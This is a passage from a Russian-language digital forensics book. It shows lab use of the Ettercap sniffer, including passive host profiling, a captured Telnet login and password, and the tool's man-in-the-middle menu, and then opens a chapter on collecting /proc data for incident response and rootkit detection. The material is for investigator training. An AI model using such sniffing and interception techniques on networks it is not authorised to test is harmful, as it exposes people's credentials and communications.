
³⁷ <http://ettercap.sourceforge.net/index.php>

³⁸ <http://it.slashdot.org/article.pl?sid=04/11/09/1350205>



Илл. 5.29. Прослушивание сети с помощью Ettercap.

Дважды щелкнув мышью по любому из этих соединений, можно просмотреть более подробную информацию о пакетах. В данном примере я выбрал соединение с адреса 192.168.10.118 к 205.188.13.16 на порту 5190. В данном случае этот IP-адрес соответствует компании America Online, поэтому мы смотрим на подключение к серверу обмена мгновенными сообщениями компании AOL на порту 5190.



Илл. 5.30. Трафик обмена сообщениями с сервером AOL.

Хорошо, что я использую клиент Pidgin³⁹ с подключаемым модулем OTR⁴⁰ иначе весь мой трафик был бы не зашифрован! Все, что вы сможете сейчас расшифровать, – это то,

³⁹ www.pidgin.im

⁴⁰ www.cypherpunks.ca/otr/

что я обмениваюсь мгновенными сообщениями с несколькими неизвестными пользователями.

В дополнение к просмотру соединений «компьютер-порт», можно просмотреть собранные пассивные профили. В этом режиме просмотра показан IP-адрес и имя компьютера, в которое он преобразовывается.

The screenshot shows the Ettercap interface with the 'Forensics' tab selected. In the main pane, under 'Collected passive profiles:', there is a large list of IP addresses and their corresponding hostnames. Some entries are highlighted in yellow. Below this, under 'User messages:', there is a list of DHCP discovery messages.

```

Collected passive profiles:
4.71.209.7 pixel.quantserve.com
63.245.209.31 addons.mozilla.org
64.127.105.40 runner.splunk.com
64.233.107.18 mail.google.com
64.233.107.19 mail.google.com
64.233.107.20 mail.google.com
64.233.107.21 mail.google.com
64.233.107.22 mail.google.com
64.233.107.23 mail.google.com
64.233.107.24 mail.google.com
64.233.107.25 mail.google.com
64.233.107.26 mail.google.com
64.233.107.27 mail.google.com
64.233.107.28 mail.google.com
64.233.107.29 www.google.com
65.54.228.47 by1msg3082310.phx.gbl
66.35.250.130 genweb.ostg.com
66.35.250.203 www.sourceforge.net
66.35.250.232 static.sourceforge.net
69.25.86.2 ad.adlegend.com
69.28.241.115 jobs.sourceforge.net
69.28.241.125 static.jobthread.com
70.167.151.187 edge.quantserve.com
72.14.223.85 mail.google.com
72.14.205.189 chatenabled.mail.google.com
72.14.217.91 sb.google.com
72.14.223.18 mail.google.com
72.14.223.19 mail.google.com
72.14.223.83 mail.google.com
72.14.223.97 ssl.google-analytics.com
72.14.223.176 img.youtube.com
72.14.247.104 www.google-analytics.com
74.125.47.165 pagesd2.googleadsyndication.com
192.168.10.100
+ 192.168.10.114 ibm-4ever.local
192.168.10.118 Forensic1.local
199.93.33.126 images.sourceforge.net
205.188.13.16
207.46.26.127 by2msg1262111.phx.gbl
207.46.27.18 by2msg132807.phx.gbl
208.67.183.106 cetrk.com
209.62.176.52 ad.doubleclick.net
209.62.176.53 ml.2mdn.com
209.123.133.91 sb.google.com
212.58.226.8 newsrss.bbc.co.uk
212.58.226.33 newsrss.bbc.co.uk
212.58.226.79 newsrss.bbc.co.uk

User messages:
DHCP: [00:0F:B5:C0:E8:97] DISCOVER

```

Илл. 5.31. IP-адрес и преобразованное имя компьютера.

В этом примере я рассмотрю более детально IP-адрес 66.35.250.203, имя компьютера www.sourceforge.net. Подробности профиля включают в себя расстояние (число прыжков), отпечаток, операционную систему и версию http (см. илл. 5.32).

The screenshot shows the Ettercap interface with the 'Forensics' tab selected. In the main pane, under 'Profile details:', there is a detailed list of information for the IP address 66.35.250.203. Below this, under 'User messages:', there is a list of DHCP discovery messages.

```

Profile details:
IP address : 66.35.250.203
Hostname   : www.sourceforge.net
DISTANCE   : 21
TYPE       : REMOTE host
FINGERPRINT : 16A0:05B4:40:03:1:1:0:1:A:3C
OPERATING SYSTEM : Linux Kernel 2.4.xx
PORT      : TCP 80 | http [lighttpd/1.4.10]

User messages:
DHCP: [00:0F:B5:C0:E8:97] DISCOVER


```

Илл. 5.32. Подробности профиля.

Обратите внимание, что с помощью Ettercap я могу видеть, кто передает сообщение, откуда и какой порт для этого используется. На илл. 5.30 мы видели, что, несмотря на то,


что мы смогли перехватить трафик сеанса обмена мгновенными сообщениями с сервером AOL, мы не смогли определить, что я передавал и кому. Теперь давайте в рамках обсуждения предположим, что я не использую протокол с шифрованием. Как будет выглядеть трафик, который мы перехватим? Вы неоднократно слышали, что использование протоколов без шифрования, таких как Telnet и FTP, – небезопасно, так как они передают данные в незашифрованном виде. Но сколько из вас на самом деле видели, как выглядит незашифрованный трафик, и смогут сказать клиентам окончательно, что они подвержены уязвимостям из-за использования одного из таких протоколов? На илл. 5.33 показан ответ на этот вопрос.

С помощью Ettercap я запустил службу *inetd* на компьютере «Forensic1» и использовал Telnet, чтобы подключиться к нему с компьютера «Forensic3». Было перехвачено не только полученное подключение, но и имя пользователя с используемым паролем.



Илл. 5.33. Просмотр протоколов без шифрования.

Несмотря на то, что утилита Ettercap сможет проанализировать трафик SSH1, на момент проведения этих тестов она не смогла расшифровать трафик SSH2. На илл. 5.34 показан перехват зашифрованного трафика SSH2.



Илл. 5.34. Зашифрованный трафик SSH2.


Как видите, информация, полученная Ettercap, – это не более чем набор искаженных данных. Это именно то, что вы хотите увидеть как эксперт! Однако по своему опыту я знаю, что протоколы без шифрования, такие как Telnet и FTP, все еще используются в огромном количестве ИТ-организаций во всем мире. Фактически, существует вероятность, что вы либо принадлежите организации, использующей Telnet, либо FTP, или вы недавно расследовали дело, в котором клиент пользовался этими протоколами.

Еще одна функция Ettercap, которую необходимо рассмотреть, – это способность бесшумно и эффективно совершать атаки «злоумышленник в середине». Согласно «Википедии»⁴¹, атака «злоумышленник середине» – это способ активного перехвата информации, при котором атакующий устанавливает автономное соединение с потерпевшими и ретранслирует сообщения между ними, заставляя их поверить, что они общаются непосредственно друг с другом через частное подключение, когда на самом деле весь обмен информацией контролируется злоумышленником. Злоумышленник должен уметь перехватывать все сообщения между двумя потерпевшими и вставлять свои, что во многих случаях легко обнаружить (например, владелец точки доступа к беспроводной сети может в принципе проводить такие атаки).

Атака «злоумышленник середине» может пройти успешно, если злоумышленник сможет выдать себя за каждую конечную точку убедительно для обоих пользователей. Большинство криптографических протоколов включает в себя различные виды проверки подлинности конечной точки специально для предотвращения подобных атак.

В графическом интерфейсе пользователя есть раскрывающееся меню «Злоумышленник в середине» (“Mitm”), где можно выбрать различные типы атак (см. илл. 5.35).

⁴¹ http://en.wikipedia.org/wiki/Man-in-the-middle_attack



Илл. 5.35. Раскрывающееся меню «Злоумышленник в середине» (“Mitm”).

Я не собираюсь подробно объяснять, как проводить одну из этих атак, но я хочу убедиться, что я, по меньшей мере, показал возможности этой программы.

Ettercap – мощная утилита, некоторые функции которой можно использовать в потенциально незаконных целях. С ее помощью злоумышленники могут собрать в сети клиента уйму информации, что сделает их атаки более точными и практически незаметными. Если во время расследования вы обнаружили, что на компьютере установлена программа Ettercap, готовьтесь к худшему. В сущности, вы, возможно, захотите подключить свой компьютер к сети и запустить Ettercap, чтобы узнать, что могли и могут увидеть злоумышленники. Это поможет вам понять, что происходит в сети, как и, теоретически, куда происходит утечка информации.

Не верьте мне на слово! Загрузите Ettercap с сайта <http://ettercap.sourceforge.net/download.php> или, если вы пользуетесь Ubuntu, введите команду «apt-get install ettercap».

Краткое изложение

Теперь, когда мы с вами рассмотрели десять самых популярных хакерских утилит, ни в коем случае не стоит думать, что этот список исчерпывающий. Существуют десятки других инструментов с открытым исходным кодом, которые можно использовать для выполнения этих и других подобных действий. Надеюсь, что в этой главе я показал вам, как потенциально можно использовать некоторые доступные инструменты обеспечения безопасности.

Чтобы предоставить вам иллюстрации в этой главе, я не прибегал к колдовству или шаманству. Я просто загрузил эти утилиты и протестировал их на других компьютерах в лаборатории. В принципе, если вы сделаете то же самое в своей испытательной лаборатории, вы сможете понять, как работают эти и другие похожие инструменты и какие следы они оставляют после себя. Будем надеяться, что использование этих знаний в текущем деле поможет вам объяснить клиенту, что, когда и как произошло.

Не все инструменты, используемые для получения несанкционированного доступа, разрабатывались для этой цели. Рассматривая такие утилиты, как Netcat, nmap, nessus и hping2, мы видели, что большинство из них первоначально предназначались для помощи

администраторам в обеспечении безопасности их инфраструктур. Не забывайте о своеобразном лозунге в мире хакеров: «использовать программу в целях, для которой она не была предназначена». Думайте об этом во время расследования. Клиент может сообщить вам, что то или иное невозможно; но, как уже говорилось, только потому, что это не происходило раньше, не означает, что это невозможно.

Тестируйте, тестируйте и еще раз тестируйте. Всякий раз, когда вы видите незнакомую утилиту, устанавливайте ее в лаборатории, чтобы узнать, как она работает. Решив, что вы успешно составили профиль данной конкретной утилиты, публикуйте свои результаты на форуме судебных экспертов. Пусть другие специалисты узнают то, что известно вам, и извлекут выгоду из вашего исследования. Возможно, ваша работа поможет кому-то другому поймать злоумышленника.

Глава 6

Файловая система /Proc

Содержание этой главы:

- Введение
- Практический пример
- sysfs

Введение

В предыдущих главах, я надеюсь, была доказана необходимость сбора энергозависимых данных. Эта глава поможет вам собрать, возможно, самые непостоянные данные, присутствующие в системах UNIX, – содержимое файловой системы /proc. Впервые мы видели файловую систему /proc в действии в главе 3. Несмотря на то, что некоторую информацию из /proc можно получить другими способами, эта файловая система – единственное место, где можно собрать данные чрезвычайной важности.

Файловая система /proc известна как «псевдо-» или «виртуальная» файловая система. Это данные нефайлового типа, представленные в виде иерархической системы, которая фактически не существует на накопителе. Первоначально она предназначалась для того, чтобы предоставить доступ к информации о процессах, но позднее она стала включать в себя сведения о ядре и другие данные, содержащиеся в памяти. Файловая система /proc была сначала реализована в 8-ой версии UNIX, но в более современных версиях UNIX система /proc имеет корни в ОС Plan 9. Одно из преимуществ /proc заключается в том, что она позволяет пользовательским утилитам обращаться к информации, которая обычно доступна пространству ядра (например, информация о состоянии системной памяти, выполняющихся процессах и активных сетевых подключениях). На самом деле, многие утилиты, использованные в главе 3 для сбора информации, получают ее из /proc (см. илл. 6.1).

```

root@localhost:~# ls
1    1791  2014  2234  2777  2871  2945  418  asound      iomem      mtrr      uptime
1007  1810  2036  2246  2825  2872  2947  421  buddyinfo   ioports   net       version
1084  1839  2045  227   2828  2873  2976  422  bus        irq       partitions vmcore
1160  1846  2055  2658  2829  2878  2978  425  cmdline    kallsyms sched_debug vmstat
128   1885  2125  2670  2836  2879  2979  426  cpuinfo    kcore     schedstat zoneinfo
130   1894  2133  2671  2840  2881  3      431  crypto     keys      scsi
135   1898  2143  2672  2844  2885  3042  466  deviccs   kcy_uscrs sclf
138   1918  2144  2673  2848  2897  315   5     diskstats kmmsg    stat
1595  1930  2161  2674  2849  2909  3183  503  dma       loadavg   swaps
173   1943  2170  2675  2850  2918  3189  58   driver    locks    sys
174   1961  2171  2676  2852  2919  3223  6    execdomains mdstat   sysrq-trigger
175   1970  2186  2739  2857  2937  3230  61   fb       meminfo   sysvipc
1755  1983  2209  2743  2859  2939  381   62   filesystems misc
1771  1988  2230  2744  2860  2942  4     7     fs       modules   timer_list
1771  2    2232  2776  2868  2944  408   acpi    interrupts mounts   timer_stats
1771  2    2232  2776  2868  2944  408   acpi    interrupts tty

```

Илл. 6.1. Содержимое /proc в стандартной ОС Fedora Core 8 Linux.

Помимо предоставления информации о текущем состоянии различных структур данных ядра, некоторые объекты /proc допускают изменение этих структур. Поэтому, как всегда, будьте очень аккуратны при исследовании работающей системы за пределами лаборатории.

На илл. 6.1 показано типичное содержимое файловой системы /proc, полученное из ОС Fedora Core 8 Linux. Первое, что бросается в глаза, – это большое количество пронумерованных каталогов. Они представляют различные выполняющиеся процессы в системе и отображают идентификаторы процессов (PID). Вскоре мы изучим их подробнее.

Кроме того, здесь также имеется почти 40 файлов и каталогов, которые представляют данные, не относящиеся к процессам. Самый легкий способ исследовать эти данные – это команда «cat», например:

`cat имя_файла`

«Имя_файла» – это имя файла, который вы хотите исследовать.

Эта команда выведет содержимое этих виртуальных файлов на экран. Стандартные файловые команды («tar», «cp» и т. д.) иногда испытывают трудности при работе с виртуальной файловой системой, поэтому, в общем, «cat» – самое правильное решение.

Вот краткое описание содержимого тех файлов, которые могут иметь важное значение в расследовании инцидента.

cmdline

Этот файл содержит параметры ядра, которые были переданы как опции загрузки. В нашей системе «`cat /proc/cmdline`» показывает:

`ro root=/dev/VolGroup00/LogVol00 rhgb quiet`

Эти данные служат для того чтобы идентифицировать корневой раздел (/dev/VolGroup00/LogVol00), монтировать его только для чтения во время загрузки (ro) и запустить экран графического представления процесса загрузки RedHat Graphical Boot (rhgb), не отображая несущественные сообщения ядра на экране (quiet).

sinfo

Этот файл содержит информацию обо всех процессорах в компьютере. Эти данные важны, если вы применяете инструменты, которые восприимчивы к многопроцессорной среде, вопросам порядка записи байтов, или они скомпилированы для архитектуры процессора, отличной от той, которую вы используете в настоящий момент.

diskstats

Это одно из двух мест, в котором доступны статистические данные о накопителе в системе, работающей на ядре Linux 2.6. Для вас, вероятно, наибольший интерес будут представлять поля номер шесть и десять, которые показывают число считанных секторов и число записанных секторов соответственно.

```
8 0 sda 22531 10352 831767 190793 4858 32486 298844 392022 0 63941 584743
```

Эти данные помогут вам при устранении проблем производительности при создании образа, что, будем надеяться, вам никогда не придется делать.

driver/rtc

Этот файл предоставляет данные часов реального времени (rtc), микросхемы, отслеживающей время в то время, когда компьютер выключен (и, конечно, во время работы системы):

rtc_time	:	20:30:22
rtc_date	:	2008-04-02
rtc_epoch	:	1900
alarm	:	00:00:00
DST_enable	:	no
BCD	:	yes
24hr	:	yes
square_wave	:	no
alarm_IRQ	:	no
update_IRQ	:	no
periodic_IRQ	:	no
periodic_freq	:	1024
batt_status	:	okay

filesystems

В этом файле перечислены файловые системы, которые в данный момент (тем или иным способом) поддерживаются ядром. Поддержка дополнительных файловых систем может быть доступна в виде модулей, которые сейчас не установлены в работающее ядро. Кроме того, присутствие файловой системы в этом списке не означает, что доступен доступ для чтения-записи.

Перед названием псевдо- или виртуальными файловыми системами находится слово «NODEV», означающее, что им не нужны физические устройства (например, procfs).

nodev	sysfs
nodev	rootfs
nodev	bdev
nodev	proc
nodev	cpuset
nodev	binfmt_misc
nodev	debugfs
nodev	securityfs
nodev	sockfs
nodev	usbfs
nodev	pipefs
nodev	anon_inodefs
nodev	futexfs
nodev	tmpfs
nodev	inotifyfs
nodev	devpts
nodev	ramfs
nodev	hugetlbfs
nodev	iso9660
nodev	mqueue
	ext3
nodev	vhgfs
nodev	rpc_pipefs
nodev	vmblock
nodev	autofs

kallsyms (ksyms)

Это файл в ядре 2.6 является заменой файла «ksyms» и предоставляет перечень символов, присутствующих в ядре. Файл «ksyms» в ядре 2.4 предоставлял только список экспортированных символов. Эта информация может быть полезной, чтобы определить факт использования руткита на исследуемом компьютере, так как некоторые из них оставляют здесь свои следы. Например, руткиты Adore или на основе Adore, а также руткит Heroin можно обнаружить посредством файла «kallsyms». Однако следует отметить, что отсутствие следов в данном файле не обязательно означает, что система не заражена рутkitом, просто, возможно, в ней используется лучший рутkit.

kcore

«kcore» – представление физической памяти компьютера в файловом формате, удобном для поиска и устранения ошибок с помощью отладчика проекта GNU (gdb). Эти данные чрезвычайно важны при расследовании вторжений. Их можно проанализировать простым способом, создав дамп строк (`cat /proc/kcore | strings`), или улучшенными методами для обнаружения усовершенствованных руткитов⁴².

Для сбора этих данных понадобится внешний накопитель, объем которого чуть больше размера системной памяти. Не нужно выводить содержимое этих данных на экран, их нужно отправить в файл для дальнейшего анализа.

```
cat /proc/kcore > /mnt/mystorage/kcore
```

modules

Как видно из названия, этот файл содержит перечень всех модулей, загруженных в ядро. Рекомендуется собрать эту информацию при проведении любого расследования. Она может быть очень полезной, если вы имеете дело с руткитами, вносящими исправления в файлы или замещающими их. Например, руткит может изменить двоичный файл «lsmod», чтобы о нем не сообщалось как о загруженном модуле, однако команда «cat /proc/modules» покажет его присутствие.

mounts

Этот файл содержит список всех монтированных в данный момент файловых систем. Эти данные полезны по нескольким причинам, главным образом для того, чтобы определить любой внешний накопитель, который вы, возможно, используете для сбора данных, любую сетевую файловую систему или другие монтированные сетевые накопители, и чтобы проверить, что монтирование файловой системы только для чтения (или чтения-записи) выполнено соответствующим образом.

```
rootfs / rootfs rw 0 0
/dev/root / ext3 rw,relatime,data=ordered 0 0
/dev /dev tmpfs rw,relatime 0 0
/proc /proc proc rw,relatime 0 0
/sys /sys sysfs rw,relatime 0 0
/proc/bus/usb /proc/bus/usb usbfs rw,relatime 0 0
/devpts /dev/pts devpts rw,relatime 0 0
/dev/sda1 /boot ext3 rw,relatime,data=ordered 0 0
tmpfs /dev/shm tmpfs rw,relatime 0 0
none /proc/sys/fs/binfmt_misc binfmt_misc rw,relatime 0 0
sunrpc /var/lib/nfs/rpc_pipefs rpc_pipefs rw,relatime 0 0
none /proc/fs/vmblock/mountPoint vmblock rw,relatime 0 0
/etc/auto.misc /misc autofs rw,relatime,fd=6,pgrp=1998,
timeout=300,minproto=5,maxproto=5,indirect 0 0
-hosts /net autofs rw,relatime,fd=11,pgrp=1998,
timeout=300,minproto=5,maxproto=5,indirect 0 0
.host:/ /mnt/hgfs vmhgfs rw,relatime 0 0
```

⁴² www.securityfocus.com/infocus/1773

partitions

Этот файл содержит ограниченное количество информации об имеющихся разделах и количестве блоков, которые им выделены. Эта информация доступна в других местах в ядре 2.6 (см. SysFS), но лучше иметь дублированные данные, чем испытывать в них недостаток. Кроме того в ядре 2.4 этот файл содержит данные, которые в ядре 2.6 хранятся в файле /proc/diskstats.

major	minor	#blocks	name
8	0	8388608	sda
8	1	200781	sda1
8	2	8185117	sda2
253	0	7602176	dm-0
253	1	524288	dm-1

sys/

Каталог /proc/sys содержит ряд файлов, управляющих свойствами ядра. В эти файлы можно выполнять запись, изменения поведение системы в процессе ее работы. Никогда не изменяйте данные в файле в /proc, если вы полностью не уверены в том, что делаете (или работаете на испытательном компьютере, который не боитесь испортить). Маловероятно, то вам придется копаться в этой области /proc во время расследования инцидента.

uptime

Этот файл содержит два значения: сколько времени система работает и сколько времени она простоявает. Последнее значение нас не интересует, а первое необходимо по одной очень важной причине. Если вам сообщили, что инцидент произошел 3 дня назад, а система показывает время работы 97 000 секунд (27 часов), то вы понимаете, что компьютер, по меньшей мере, был перезагружен, о чем очень важно знать во время проведения расследования.

version

Это файл предоставляет более подробную информацию о ядре (которую можно получить с помощью стандартной команды «uname -a»), включая версию набора gcc, использованного для компиляции ядра.

```
Linux version 2.6.23.1-42.fc8 (kojibuilder@xenbuilder4.fedoraphx.redhat.com) (gcc  
version 4.1.2 20070925 (Red Hat 4.1.2-33)) #1 SMP Tue Oct 30 13:55:12 EDT 2007
```

Идентификаторы процессов

Эта информация, доступ к которой изначально должна была предоставлять /proc, и которая естественно является самой важной областью при исследовании /proc. Каждый из

пронумерованных каталогов соответствует идентификатору отдельного процесса. Если вы знакомы с системами UNIX, то знаете, что PID (идентификатор процесса) 1 принадлежит процессу «init».

Вот содержимое каталога /proc/1:

dr-xr-xr-x	2	root	root	0	2008-04-13	19:45	attr
-r-----	1	root	root	0	2008-04-13	19:45	auxv
--w-----	1	root	root	0	2008-04-13	19:45	clear_refs
-r--r--r--	1	root	root	0	2008-04-13	19:45	cmdline
-rw-r--r--	1	root	root	0	2008-04-13	19:45	coredump_filter
-r--r--r--	1	root	root	0	2008-04-13	19:45	cpuset
lrwxrwxrwx	1	root	root	0	2008-04-13	19:45	cwd -> /
-r-----	1	root	root	0	2008-04-13	19:45	environ
lrwxrwxrwx	1	root	root	0	2008-04-13	19:45	exe -> /sbin/init
dr-x-----	2	root	root	0	2008-04-13	19:45	fd
dr-x-----	2	root	root	0	2008-04-13	19:45	fdinfo
-r--r--r--	1	root	root	0	2008-04-13	19:45	io
-rw-r--r--	1	root	root	0	2008-04-13	19:45	loginuid
-r-----	1	root	root	0	2008-04-13	19:45	maps
-rw-----	1	root	root	0	2008-04-13	19:45	mem
-r--r--r--	1	root	root	0	2008-04-13	19:45	mounts
-r-----	1	root	root	0	2008-04-13	19:45	mountstats
-rw-r--r--	1	root	root	0	2008-04-13	19:45	oom_adj
-r--r--r--	1	root	root	0	2008-04-13	19:45	oom_score
lrwxrwxrwx	1	root	root	0	2008-04-13	19:45	root -> /
-rw-r--r--	1	root	root	0	2008-04-13	19:45	sched
-r--r--r--	1	root	root	0	2008-04-13	19:45	schedstat
